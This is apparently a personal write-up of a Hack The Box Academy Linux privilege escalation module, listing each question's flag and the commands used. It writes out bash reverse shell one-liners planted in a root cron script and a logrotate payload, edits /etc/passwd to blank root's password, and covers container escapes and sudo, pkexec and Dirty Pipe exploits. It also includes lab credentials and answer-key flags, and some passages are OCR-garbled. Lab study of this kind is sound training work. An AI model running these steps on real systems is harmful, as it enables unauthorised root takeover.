Linux Privileges Escalation:

Link to challenge: https://academy.hackthebox.com/module/51/

(log in required)

Class: Tier II | Easy | Offensive

Information Gathering

Environment enumeration:

Question: Enumerate the Linux environment and look for interesting files that might contain sensitive data. Submit the flag as the answer.

Answer: HTB{1nt3rn4l_5cr1p7_l34k}

Command: grep -r 'HTB{' / 2>/dev/null

(-r: research recursively)

Linux Services & Internals Enumeration

Question: What is the latest Python version that is installed on the target?

Answer: 3.11

Command: apt list --installed | grep python

Credential Hunting

Question: Find the WordPress database password.

Answer: W0rdpr3ss_sekur1ty!

Command: find / -type f -name 'wp-config.php' -exec grep -E 'DB_USER|DB_PASSWORD' {} + 2>/dev/null

Environment-based Privilege Escalation:

Path Abuse:

Question: Review the PATH of the htb-student user. What non-default directory is part of the user's PATH?

Answer: /tmp

Command: echo $PATH | awk -F':' '{print $NF}'

Escaping Restricted Shells:

Question: Use different approaches to escape the restricted shell and read the flag.txt file. Submit the contents as the answer.

Answer: HTB{35c4p3_7h3_r3stricted_5h311}

Command: echo "$(<flag.txt)"

(the purpose is to use echo which is available in this restricted shell to replace cat – echo the output of flag.txt)

Permissions-based Privilege Escalation:

Special Permissions:

Question: Find a file with the setuid bit set that was not shown in the section command output (full path to the binary).

Answer: /bin/sed

Command: step 1. Copy the content of the section command output to file called current.txt.

Step 2. Run 'find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null | grep -vF -f <(awk '{print $9}' current.txt) | awk '{print $9}''

Question: Find a file with the setuid bit set that was not shown in the section command output (full path to the binary).

Answer: /usr/bin/facter

Command: find / -user root -perm -6000 -exec ls -ldb {} \; 2>/dev/null

This time as there was single option on original output, so take the other one.

Sudo Rights Abuse:

Question: What command can the htb-student user run as root?

Answer: /usr/bin/openssl

Command: sudo -l

Privileged Groups:

Question: Use the privileged group rights of the secaudit user to locate a flag

Answer: ch3ck_th0se_gr0uP_m3mb3erSh1Ps!

Command: 1. 'id' to see what groups the user is member of.

2. observe the user is in group 'adm' that can access to /var/log.

3. run 'find /var/log -type f 2>/dev/null -exec grep "flag" {} \;'

Capabilities:

Question: Escalate the privileges using capabilities and read the flag.txt file in the "/root" directory. Submit its contents as the answer.

Answer: HTB{c4paBili7i3s_pR1v35c}

Commands:

Step1: run ‘find /usr/bin /usr/sbin /usr/local/bin /usr/local/sbin -type f -exec getcap {} \;’ to get capabilities of every binary

Step 2: find a file with dac override permission checks (cap_dac_override):

‘/usr/bin/vim.basic = cap_dac_override+eip’

Step 3: run ‘/usr/bin/vim.basic /etc/passwd’:

‘vim.basic’ is the vim editor, so the commands will open /etc/pass in editing mode, with the elevated permission privileges

Step 4: in root user details, remove the x (root:x:0 -> root::0). This will remove root’s password.

Step 5: run ‘su – root’ to access root, after the modification – no password shall be required

Step 6: run ‘cat /root/flag.txt’ to extract the flag.

Service-based Privilege Escalation:

Vulnerable Services:

Question: Connect to the target system and escalate privileges using the Screen exploit. Submit the flag.txt file in the /root/screen_exploit directory.

Answer: 91927dad55ffd22825660da88f2f92e0

Command: Step 1: copy the bash script on page to the machine

(create screen_exploit.sh file, transfer the script content into it via vim)

Step 2: add execute permission (chmod +x screen_exploit.sh)

Step 3: run the exploit, it will open elevated shell

Step 4: obtain the flag with 'cat /root/screen_exploit/flag.txt'

Link to the script can be found here.

Cron Job Abuse:

Question: Connect to the target system and escalate privileges by abusing the misconfigured cron job. Submit the contents of the flag.txt file in the /root/cron_abuse directory.

Answer: 14347a2c977eb84508d3d50691a7ac4b

Command: Step 1: search for writeable files for 'others' group with the command: 'find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null'

Step 2: observe on result the file '/dmz-backups/backup.sh'. when we look at the directory that containing the file – we observe that some file is being generated every 2 minutes.

Step 3: we modify the 'backup.sh' file (as we can because we have writing permissions) – we add the line: 'bash -i >& /dev/tcp/127.0.0.1/4433 0>&1'

That will run reverse shell on localhost, port 4433.

Step 4: we run nc -lnvp 4433 and wait for shell to appear.

As the 'backup.sh' runs on root crontab, its permissions are elevated (of root),

So, the reverse shell granted will have root privileges.

Containers:

Question: Escalate the privileges and submit the contents of flag.txt as the answer.

Answer: HTB{C0nT41n3rs_uhhh}

Command: Step 1: check the user is on either ‘lxc’ or ‘lxd’ with ‘id’ command.

Step 2: go to container Image directory, then run: ‘lxc image import image_name.tar.gz --alias ubuntutemp’ to import the image

Step 3: confirm image imported with ‘lxc image list’

Step 4: initialize the container with the image with elevated privilges the command: ‘lxc init ubuntutemp privesc -c security.privileged=true’.

Step 5: add the device with the command ‘lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true’

Step 6: start the container with the command: ‘lxc start privesc’

Step 7: execute a shell within the container: ‘lxc exec privesc /bin/sh’

Step 8: after confirming the user is root within the shell with ‘whoami’, run ‘find / -type f -name flag.txt 2>/dev/null -exec cat {} \;’ to extract the flag.

Docker:

Question: Escalate the privileges on the target and obtain the flag.txt in the root directory. Submit the contents as the answer.

Answer: HTB{D0ck3r_Pr1vE5c}

Command: Step 1: run ‘docker image ls’ to observer existing docker images.

Step 2: run ‘docker -H unix:///var/run/docker.sock run -v /:/mnt --rm -it ubuntu chroot /mnt bash’ – this will start new container based on ‘ubuntu’ image, it will mount the machine root directory (‘/’) to the docker as shared volume, and start shell (‘chroot /mnt bash’)

Step 3: extract the flag from /root/flag.txt

*The docker has elevated privileges so through it non-privileged user can access privileged data within the machine via shared volume.

Logrotate:

Question: Escalate the privileges and submit the contents of flag.txt as the answer.

Answer: HTB{l0G_r0t7t73N_00ps}

Command: 3 ssh terminals were required for that:

The first one is to download and run the logrotter, and second is to have nc listen (localhost, for me the external pwnbox didn't work), and the third one is to actively refresh the access.log.

Step 1: on terminal 1 – download the logrotter (in my case the github clone didn't work so I copied some files manually) from here.

Step 2: craft the payload with this command: 'echo 'bash -i >& /dev/tcp/127.0.0.1/9001 0>&1' > payload' on terminal 1.

Step 3: compile the logrotter with the command : 'gcc logrotten.c -o logrotten' and run it with this command: './logrotten/logrotten -p ./payload /home/htb-student/backups/access.log'

Step 4: run nc listener on terminal 2 with this command: 'nc -lnvp 9001'

Step 5: refresh the access.log content several times with this command 'echo message > ./backups/access.log' on terminal 3.

Step 6: the refreshing will make the payload to be written and the root shell to be opened on terminal 2, then we cat the flag from /root/flag.txt.

Miscellaneous Techniques:

Question: Review the NFS server's export list and find a directory holding a flag.

Answer: fc8c065b9384beaa162afe436a694acf

Command: Step 1: on pwnbox machine run 'showmount -e <target ip>'.

Step 2: inspect the paths displayed on target machine with 'ls' and 'cat'.

Linux Internals-based Privilege Escalation:

Kernel Exploits:

Question: Escalate privileges using the same Kernel exploit. Submit the contents of the flag.txt file in the /root/kernel_exploit directory.

Answer: 46237b8aa523bc7e0365de09c0c0164f

Command: Step 1: check for kernel version ('uname -r') and for distribution version ('cat /etc/release') in order what vulnerabilities there are in these versions, for in this purpose the kernel version in the target machine is '4.4.0-116-generic' and the distribution version is ubuntu 16.04.

Step 2: get from here the exploit to kernel 4.4.0.116/ubuntu 16.04.4, and paste it in the target machine under the name 'kernel exploit.c'.

Step 3: compile it with the command 'gcc kernel_exploit.c -o kernel_exploit && chmod +x kernel_exploit'

Step 4: run it with './kernel_exploit' and get root shell.

Shared Libraries:

Question: Escalate privileges using LD_PRELOAD technique. Submit the contents of the flag.txt file in the /root/ld_preload directory.

Answer: 6a9c151a599135618b8f09adc78ab5f1

Command: step 1: run 'sudo -l' to see what binaries you as user can run with sudo (In challenge case is /usr/bin/openssl)

Step 2: create root.c file and add the code here to it.

Step 3: compile root.c with this command: 'gcc -fPIC -shared -o root.so root.c -nostartfiles'

Step 4: run 'realpath root.so' to get root.so full path.

Step 5: run 'sudo LD_PRELOAD=/home/htb-student/root.so /usr/bin/openssl restart' to gain root shell where the first path is the realpath from step 4 and the second path is the path the user has sudo access to from step 1.

Step 6: now we have root shell and we can extract the flag.

Shared Object Hijacking:

Question: Follow the examples in this section to escalate privileges, recreate all examples (don't just run the payroll binary). Practice using ldd and readelf. Submit the version of glibc (i.e. 2.30) in use to move on to the next section.

Answer: 2.23

Command: ldd –version


Python Library Hijacking:

Questions: Follow along with the examples in this section to escalate privileges. Try to practice hijacking python libraries through the various methods discussed. Submit the contents of flag.txt under the root user as the answer.

Answer: HTB{3xpl0i7iNG_Py7h0n_lI8R4ry_HIjiNX}

Command: step 1: run 'sudo -l' to see what binaries we can run with sudo, we can observer we can run '/usr/bin/python3' and '/home/htb-student/mem_status.py'.

Step 2: run 'cat /home/htb-student/mem_status.py' – it's a simple script that prints available memory:



```
#!/usr/bin/env python3
import psutil

available_memory = psutil.virtual_memory().available * 100 / psutil.virtual_memo
ry().total

print(f"Available memory: {round(available_memory, 2)}%")
```

It can be observed that the script uses the 'virtual_memory' method of 'psutil' library.

Step 3: run 'grep -r "def virtual_memory" /usr/local/lib/python3.8/dist-packages/psutil/*' to see what files contain 'virtual_memory' method.

Step 4: take the psutil __init__ file invoke and run 'ls -l'

On it to see if we have write permission.

Step 5: vim the file, search for 'virtual_memory' (with typing /virtual_memory, then press Enter, then press 'n' to skip forward to next occurrence until we find the method declaration) – there, we insert in the function one liner python reverse shell script found here.

Step 6: after we insert the reverse shell, to the pwn-box IP (and arbitrary port of 4444) – we run on pwnbox (attacker machine) nc listener ('nc -l -p 4444')

Step 7: run on target machine the command 'sudo /usr/bin/python3 ./mem_status.py'. with the injected reverse shell on psutil.virtual_memory, we will gain on attacker root shell.

Recent 0-Days:

Sudo:

Question: Escalate the privileges and submit the contents of flag.txt as the answer.

Answer: HTB{SuD0_e5c4l47i0n_1id}

Command: Step 1: run 'sudo -l' to see what binaries you can run with sudo.

You will notice that the binary that you can run is '/bin/ncdu' – an interactive disk usage tool.

Step 2: run 'sudo -u#-1 /bin/ncdu cd /root' to run ncdu on /root with sudo privileges. The '-1' value exploiting bug in sudo explained here (works up to version 1.8.28, not including).

Step 3: on ncdu window – press 'b' to open shell (root shell).

Step 4: cat the flag.

Polkit:

Question: Escalate the privileges and submit the contents of flag.txt as the answer.

Answer: HTB{p0Lk1tt3n}

Command: Step 1: download the exploit code from here.

Step 2: compile the c code with 'gcc cve-2021-4034-poc.c -o poc'

Step 3: run './poc' to gain root shell.

*The exploit is based on bug on ‘pkexec’ command which is similar to sudo – it allows run a program with privileges of another user or root.

Dirty Pipe:

Question: Escalate the privileges and submit the contents of flag.txt as the answer.

Answer: HTB{D1rTy_DiR7Y}

Command: Step 1: Download (or clone) the exploit to the target machine from here.

Step 2: compile with the command ‘bash compile.sh’

Step 3: run ‘./exploit-1’ to get root shell.

Or run ‘find / -perm -4000 2>/dev/null’to get binaries with SUID binaries, and then run ‘./exploit-2 /usr/bin/{bi}’ where {bi} is any binary from the result of the find command, for example: ‘usr/bin/sudo’.

More details about the exploits are in here. Works on kernel 5.8-5.17.

Final Test – Skill assessment:

Linux Local Privilege Escalation - Skills Assessment:

Question: Submit the contents of flag1.txt

Answer: LLPE{d0n_ov3rl00k_h1dden_f1les!}


Command: ‘cat .config/.flag1.txt’ (hidden file)

Question: Submit the contents of flag2.txt

Answer: LLPE{ch3ck_th0se_cmd_l1nes!}


Command: Step 1: run ‘find / -type f -name "*flag2.txt" 2>/dev/null’ to locate possible location of flag2.txt. the result is the path ‘/home/barry/flag2.txt’ – meaning the flag2 is owned by the user barry.

Step 2: run ‘find / -user barry -exec ls -ldb {} \; 2>/dev/null’ to display every file or directory under the ownership of the user barry. The file ‘.bash_histroy’ in the results is open for reading by everyone



```
htb-student@nix03:~$ find / -user barry -exec ls -ldb {} \; 2>/dev/null
drwxr-xr-x 5 barry barry 4096 Sep  5  2020 /home/barry
drwx------ 2 barry barry 4096 Sep  5  2020 /home/barry/.ssh
-rwx------ 1 barry barry 29 Sep  5  2020 /home/barry/flag2.txt
drwxrwxr-x 3 barry barry 4096 Sep  5  2020 /home/barry/.local
drwx------ 3 barry barry 4096 Sep  5  2020 /home/barry/.local/share
drwx------ 2 barry barry 4096 Sep  5  2020 /home/barry/.cache
-rw-r--r-- 1 barry barry 3771 Feb 25  2020 /home/barry/.bashrc
-rwxr-xr-x 1 barry barry 360 Sep  6  2020 /home/barry/.bash_history
-rw-r--r-- 1 barry barry 220 Feb 25  2020 /home/barry/.bash_logout
-rw-r--r-- 1 barry barry 807 Feb 25  2020 /home/barry/.profile
htb-student@nix03:~$ cat /home/barry/.bash_history
```

Step 3: run ‘cat /home/barry/.bash_history’:



```
htb-student@nix03:~$ cat /home/barry/.bash_history
cd /home/barry
ls
id
ssh-keygen
mysql -u root -p
tmux new -s barry
cd ~
sshpass -p 'i_l0ve_s3cur1ty!' ssh barry_adm@dmz1.inlanefreight.local
```

We can observe that barry set for ssh server the password ‘i_l0ve_s3cur1ty!’.

So maybe he used the same password for his user in the machine...

Step 4: run ‘su – barry’, then – enter the mentioned password. The password works.


Step 5: cat the flag from ‘/home/barry/flag2.txt’.

Question: Submit the contents of flag3.txt

Answer: LLPE{h3y_l00k_a_fl@g!}

Command: Step 1: run ‘find / -type f -name "*flag3.txt" 2>/dev/null’ to locate possible location of flag3.txt. the result is the path ‘/var/log/flag3.txt’. running ‘ls -l’ on the file shows that the file is inaccessible for others, so we are unable to access it from our own user (htb-student), but it is accessible for file group members – adm.

Step 2: as our own user is incapable of accessing the flag, we will check our newly acquired user, barry, privileges. We log in into barry’s user with the method used in flag 2, then on barry user we run ‘id’ command to check to what group barry is member of:



```
barry@nix03:~$ id
uid=1001(barry) gid=1001(barry) groups=1001(barry),4(adm)
```

Barry is indeed member of the required adm group, so we can cat the flag.

Step 3: cat the flag with cat /var/log/flag3.txt from barry user.


Question: Submit the contents of flag4.txt

Answer: LLPE{im_th3_m@nag3r_n0w}

Command: Step 1: running the same search procedure on flag4.txt reveals its location is '/var/lib/tomcat9/flag4.txt', and running 'ls -l' on it reveals that only the user 'tomcat' may read the file. There are no group or other permissions.

Step 2: the location of the file implies it is within the directory of 'tomcat 9' service, which according to 'nmap -sV' check – running on port 8080:

So I open the browser and open the website hosted on the target machine on the port, and see where users cradentials are stored:



10.129.60.159:8080

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omcat veterans might be pleased to learn that this system instance of Tomcat is installed with CATALINA_HOME in /usr/s
tomcat9 and CATALINA_BASE in /var/lib/tomcat9, following the rules from /usr/share/doc/tomcat9-common/RUNNING.txt.gz.

'ou might consider installing the following packages, if you haven't already done so:


omcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. O
nstalled, you can access it by clicking here.

omcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP
examples. Once installed, you can access it by clicking here.

omcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once
nstalled, you can access the manager webapp and the host-manager webapp.


NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-
nanager webapp is restricted to users with role "admin-gui". Users are defined in /etc/tomcat9/tomcat-users.xml.

Step 3: run 'cat' on path will get permission deny, however 'ls -l' the directory which contains the file reveals it has a .bak (backup) file with read permissions:



```
-rw-r----- 1 root tomcat   2232 Sep  5  2020 tomcat-users.xml
-rwxr-xr-x 1 root barry    2232 Sep  5  2020 tomcat-users.xml.bak
```

Step 4: cat that file:



```
<user username="tomcatadm" password="T0mc@t_s3cret_p@ss!" rol
```

And we have username and password of admin of the service

Alternative approach to obtain the cradentials is to search throughout the machine with the command: 'find / -type f \(-name ".conf" -o -name "*.bak" -o -name "*.config" -o -name "*.xml" -o -name "config*" \) -exec grep -H -i 'password' {} \; 2>/dev/null | grep tomcat9'. It scans for passwords that contain the word 'tomcat9' throughout configuration and backup files within the machine. However it is more messy..

Step 5: to proceed in here I resorted to a tool called 'Metasploit', full guides how to proceed the challenge with the tools are in here on pwnbox.

Following the instructions will obtain us a shell of tomcat9, exploiting vulnerability within tomcat9 service.

Question: Submit the contents of flag5.txt

Answer: LLPE{0ne_sudo3r_t0_ru13_th3m_@ll!}


Command: Step 1: login to 'tomcat' with the steps use to obtain flag4.

Running the usual search on flag5.txt like the previous flags wont show any results, implying the flag is located under root privileged directory. So we will require root privileges to access to those.

Step 2: on tomcat's user – run 'python3 -c 'import pty; pty.spawn("/bin/bash")''

To get proper bash shell.

Step 3: run 'sudo -l' to see sudo permissions of tomcat. We will find he has sudo permissions for '/usr/bin/busctl':



```
sudo -l
Matching Defaults entries for tomcat on nix03:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/us
n\:/snap/bin

User tomcat may run the following commands on nix03:
    (root) NOPASSWD: /usr/bin/busctl
```

Step 4: we can exploit the busctl to gain root shell:

Run 'sudo busctl --show-machine' and then run '!/bin/bash' (or '!/bin/sh').

Now we have root shell, exploiting the sudo privileges in busctl.

Step 5: find where the flag is located with 'find / -type f -name "flag5.txt" 2>/dev/null', the result of which is '/root/flag5.txt'

Step 6: cat the flag.